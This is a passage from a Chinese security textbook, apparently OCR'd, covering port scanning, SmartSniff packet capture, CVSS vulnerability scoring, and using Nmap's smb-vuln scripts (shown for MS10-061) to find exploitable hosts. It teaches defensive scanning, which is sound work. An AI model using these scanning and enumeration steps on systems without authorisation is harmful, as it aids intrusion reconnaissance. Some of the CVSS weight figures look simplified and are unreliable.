
Step 05 此时，在主窗口中将显示出刚刚添加的HTTP主机，右击此主机，在弹出的快捷菜单中依次选择"探测"→"扫描主机端口"菜单命令，如下图所示。




Step 06 打开"端口探测设置"对话框，在该对话框中选中"自定义端口探测范围"复选框，然后在"范围"选项区中设置要探测端口的范围，如下图所示。



Step 07 设置完成后，单击“确定”按钮，开始探测目标主机的开放端口，如下图所示。



Step 08 扫描完毕后，将会自动弹出“探测结果”对话框，如果目标主机存在开放端口，就会在该对话框中显示出来，如下图所示。




实战演练2——捕获网络中的TCP/IP数据包


SmartSniff工具可以让用户捕获自己的网络适配器的TCP/IP数据包，并且可以按顺序查看客户端与服务器之间会话的数据。用户可以使用ASCII模式（用于基于文本的协议，如HTTP、SMTP、POP3与FTP）、十六进制模式来查看TCP/IP会话（用于基于非文本的协议，如DNS）。

利用SmartSniff捕获TCP/IP数据包的具体操作步骤如下：


Step 01 单击桌面上的SmartSniff程序图标，打开SmartSniff程序主窗口，如下图所示。




Step 02 单击“开始捕捉”按钮或按F5键，开始捕获当前主机与网络服务器之间传输的数据包，如下图所示。




Step 03 单击“停止捕获”按钮或按F6键，停止捕获数据，在列表中选择任意一个TCP类型的数据包，即可查看其数据信息，如下图所示。



Step 04 在列表中选择任意一个UDP类型的数据包，即可查看其数据信息，如下图所示。



Step 05 在列表中选中任意一个数据包，单击“文件”→“属性”菜单命令，在弹出的“属性”对话框中可以查看其属性信息，如下图所示。



Step 06 在列表中选中任意一个数据包，单击“视图”→“网页报告-TCP/IP数据流”命令，即可以网页形式查看数据流报告，如下图所示。



11.4 小试身手

练习1：扫描主机的各种端口。

练习2：扫描主机的Banner信息。

练习3：扫描主机的常见协议。

练习4：探测主机的防火墙。

第12章　无线网络中主机漏洞的安全防护

漏洞是在硬件、软件、协议的具体实现或系统安全策略上存在缺陷，从而可以使攻击者能够在未授权的情况下访问或破坏系统。本章介绍如何对无线网络中的主机进行漏洞扫描，主要包括系统漏洞概述、系统漏洞评分标准——CVSS、使用Nmap扫描漏洞、使用OpenVAS扫描漏洞、使用Nessus扫描漏洞、系统漏洞的安全防护等。

12.1　系统漏洞概述

计算机系统漏洞也被称为系统安全缺陷。这些安全缺陷会被技术高低不等的入侵者所利用并达到控制目标主机或造成一些更具破坏性的目的。

12.1.1　系统漏洞的定义

系统漏洞是指应用软件或操作系统软件在逻辑设计上的缺陷，或在编写时产生的错误，某个程序（包括操作系统）在设计时未考虑周全，则这个缺陷或错误将可能被不法者或黑客利用，通过植入病毒等方式来攻击或控制整个计算机，从而窃取计算机中的重要资料和信息，甚至破坏系统。



系统漏洞又称安全缺陷，可对用户造成不良后果。如系统漏洞被恶意用户利用，会造成信息泄露；黑客攻击网站即利用网络服务器操作系统的漏洞，对用户操作造成不便，如不明原因的死机和丢失文件等。

12.1.2　系统漏洞产生的原因

系统漏洞的产生不是安装不当的结果，也不是使用后的结果，它受编程人员的能力、经验和当时安全技术所限，在程序中难免会有不足之处。

归结起来，系统漏洞产生的原因主要有以下几点：

（1）人为因素。编程人员在编写程序过程中故意在程序代码的隐蔽位置保留了后门。

（2）硬件因素。因为硬件的原因，编程人员无法弥补硬件的漏洞，从而使硬件问题通过软件表现出来。

（3）客观因素。受编程人员的能力、经验和当时的安全技术及加密方法所限，在程序中不免存在不足之处，而这些不足恰恰会导致系统漏洞的产生。

12.2　系统漏洞评分标准——CVSS

通用弱点评价体系（CVSS）是由NIAC开发、FIRST维护的一个开放并且能够被产品厂商免费采用的标准。利用该标准，可以对弱点进行评分，进而帮助我们判断修复不同弱点的优先等级。

12.2.1　CVSS简介

CVSS（Common Vulnerability Scoring System通用漏洞评分系统）是一个行业公开标准。可以帮助人们建立衡量漏洞严重程度的标准，使得人们可以比较漏洞的严重程度，从而确定处理它们的优先级。

CVSS得分基于一系列维度上的测量结果，这些测量维度被称为量度（Met-

rics）。漏洞的最终得分最大为10，最小为0。得分在7～10中的漏洞是高危漏洞通常被认为比较严重，得分在4～6.9中的是中级漏洞，得分在0～3.9中的则是低级漏洞。

CVSS系统包括三种类型的分数：基本分、暂时分和环境分。其中，基本分和暂时分通常由安全产品卖主、供应商给出，因为他们能够更加清楚地了解漏洞的详细信息；环境分通常由用户给出，因为他们能够在自己的使用环境下更好地评价该漏洞存在的潜在影响。

12.2.2　CVSS计算方法

CVSS有自己的一套漏洞评分计算方法，但也有一些指标具有不确定性和复杂性，会导致完全的定量分析困难。它采用3个客观性指标和11个主观性指标。

1. 基本评价

基本评价指的是该漏洞本身固有的一些特点，及这些特点可能造成的影响评价分值。

（1）攻击途径（AccessVector）。如果是本地攻击给 0.7，可以远程攻击给 1.0。

（2）攻击复杂度（AccessComplexity）。分为 3 个标准分别是低、中、高，给出的分值为 0.6、0.8、1.0。

（3）认证（Authentication）。需要认证给 0.6，不需要认证给 1.0。

（4）机密性（ConfImpact）。不受影响给 0，部分影响 0.7，完全影响 1.0。

（5）完整性（IntegImpact）。不受影响给 0，部分影响 0.7，完全影响 1.0。

（6）可用性（AvailImpact）。不受影响给 0，部分影响 0.7，完全影响 1.0。

2. 生命周期评价

生命周期评价是针对最新类型漏洞（如0day漏洞）设置的评分项，因此SQL注入漏洞不用考虑。这里列举出了3个与时间紧密关联的要素，具体介绍如下：

（1）可利用性。未证明 0.85，概念证明 0.9，功能性 0.95，完全代码 1.0。

（2）修复措施。官方补丁 0.87，临时补丁 0.9，临时解决方案 0.95，无措施 1.0。

（3）确认程度。不确认 0.9，未经确认 0.95，已确认 1.0。

3. 环境评价

每个漏洞会造成的影响大小都与用户自身的实际环境密不可分，因此可选项中也包括了环境评价。可以由用户自评。

（1）危害影响程度。无 0.0，低 0.1，中 0.3，高 0.5。

（2）目标分布范围。无 0.0，低 0.25，中 0.75，高 1.0（0、1% ～ 15%、16% ～ 49%、50% ～ 100%）。

评分与危险等级对应如下：

- [0，4)：被认为是低级威胁。
- [4，7)：被认为是中级威胁。
- [7，10]：被认为是高级威胁。

不同机构按照CVSS分值定义威胁的低、中、高级别，CVSS体现漏洞的风险，威胁级别表示漏洞风险对系统的影响程度，CVSS分值是工业标准，威胁级别不是。

12.3　使用Nmap扫描漏洞



Nmap自带有大量脚本，通过脚本配置规则，并配合进行漏洞扫描。

12.3.1　脚本管理

Nmap有一个脚本数据库文件，使用该数据库可以对所有的脚本进行分类管理。查看脚本数据库文件的方法为：在usr/share/Nmap/scripts目录中有一个script.db文件。该文件用于维护Nmap所有脚本文件，在

Kali Linux命令执行窗口中输入cat script.db命令，即可查看数据库内容，执行效果如下图所示。

```
root@kali:/usr/share/nmap/scripts# cat script.db
Entry { filename = "acarsd-info.nse", categories = { "discovery", "safe", } }
Entry { filename = "address-info.nse", categories = { "default", "safe", } }
Entry { filename = "afp-brute.nse", categories = { "brute", "intrusive", } }
Entry { filename = "afp-ls.nse", categories = { "discovery", "safe", } }
Entry { filename = "afp-path-vuln.nse", categories = { "exploit", "intrusive", "vuln", } }
Entry { filename = "afp-serverinfo.nse", categories = { "default", "discovery", "safe", } }
Entry { filename = "afp-showmount.nse", categories = { "discovery", "safe", } }
Entry { filename = "ajp-auth.nse", categories = { "auth", "default", "safe", } }
Entry { filename = "ajp-brute.nse", categories = { "brute", "intrusive", } }
Entry { filename = "ajp-headers.nse", categories = { "discovery", "safe", } }
```

每一个脚本后面都有一个分类（categories）信息，分别是默认（default）、发现（discovery）、安全（safe）、暴力（brute）、入侵（intrusive）、外部的（external）、漏洞检测（vuln）、漏洞利用（exploit）。

另外，如果执行less script.db | wc -l命令，可以查看到目前Nmap有588个脚本，如下图所示。

```
root@kali:/usr/share/nmap/scripts# less script.db | wc -l
588
```

提示：如果用于检测，尽量挑选safe字段的脚本进行扫描，否则可能因为扫描导致目标主机系统不稳定。

12.3.2 扫描演示

使用Nmap的脚本文件，可以扫描系统漏洞，下面以smb-vuln-ms10-061.nse脚本为例，来介绍使用Nmap进行漏洞扫描的方法，smb-vuln-ms10-061是Stuxnet蠕虫病毒利用的4个漏洞之一，该漏洞是由于Print Spooler权限配置不当造成的，这个漏洞可使打印请求在系统目录下创建文件、执行任意代码等。

使用Nmap扫描漏洞的操作步骤如下：

Step 01 使用less script.db | grep smb-vuln命令。筛选出符合标准的脚本文件，执行效果如下图所示。

```
root@kali:/usr/share/nmap/scripts# less script.db | grep smb-vuln
Entry { filename = "smb-vuln-conficker.nse", categories = { "dos", "exploit", "intrusive", "vuln", } }
Entry { filename = "smb-vuln-cve-2017-7494.nse", categories = { "intrusive", "vuln", } }
Entry { filename = "smb-vuln-cve2009-3103.nse", categories = { "dos", "exploit", "intrusive", "vuln", } }
Entry { filename = "smb-vuln-ms06-025.nse", categories = { "dos", "exploit", "intrusive", "vuln", } }
Entry { filename = "smb-vuln-ms07-029.nse", categories = { "dos", "exploit", "intrusive", "vuln", } }
Entry { filename = "smb-vuln-ms08-067.nse", categories = { "dos", "exploit", "intrusive", "vuln", } }
Entry { filename = "smb-vuln-ms10-054.nse", categories = { "dos", "intrusive", "vuln", } }
Entry { filename = "smb-vuln-ms10-061.nse", categories = { "intrusive", "vuln", } }
Entry { filename = "smb-vuln-ms17-010.nse", categories = { "safe", "vuln", } }
Entry { filename = "smb-vuln-regsvc-dos.nse", categories = { "dos", "exploit", "intrusive", "vuln", } }
```

Step 02 使用cat smb-vuln-ms10-061.nse命令。查看该脚本的帮助信息，执行效果如下图所示，可以看到CVSS评分达到了9.3分，因此这个漏洞是一个高危漏洞。

```
Host script results:
| smb-vuln-ms10-061:
|   VULNERABLE:
|   Print Spooler Service Impersonation Vulnerability
|     State: VULNERABLE
|     IDs:  CVE:CVE-2010-2729
|     Risk factor: HIGH  CVSSv2: 9.3 (HIGH) (AV:N/AC:M/Au:N/C:C/I:C/A:C)
|     Description:
|       The Print Spooler service in Microsoft Windows XP,Server 2003 SP2,Vista,Server 2008, and 7, when printer sharing is enabled,
|       does not properly validate spooler access permissions, which allows remote attackers to create files in a system directory,
|       and consequently execute arbitrary code, by sending a crafted print request over RPC, as exploited in the wild in September 2010,
|       aka "Print Spooler Service Impersonation Vulnerability."
|
|     Disclosure date: 2010-09-5
|     References:
|       http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-2729
|       http://technet.microsoft.com/en-us/security/bulletin/MS10-061
|       http://blogs.technet.com/b/srd/archive/2010/09/14/ms10-061-printer-spooler-vulnerability.aspx
```

Step 03 如果通过smb-vuln-ms10-061.nse脚本没有发现任何漏洞。还可以尝试使用smb-enum-shares.nse脚本。该脚本会对目标主机进行枚举，发现所有可能存在的共享。使用less script.db | grep smb-enum命令，筛选出该脚本文件，执行效果如下图所示。

```
root@kali:/usr/share/nmap/scripts# less script.db | grep smb-enum
Entry { filename = "smb-enum-domains.nse", categories = { "discovery", "intrusive", } }
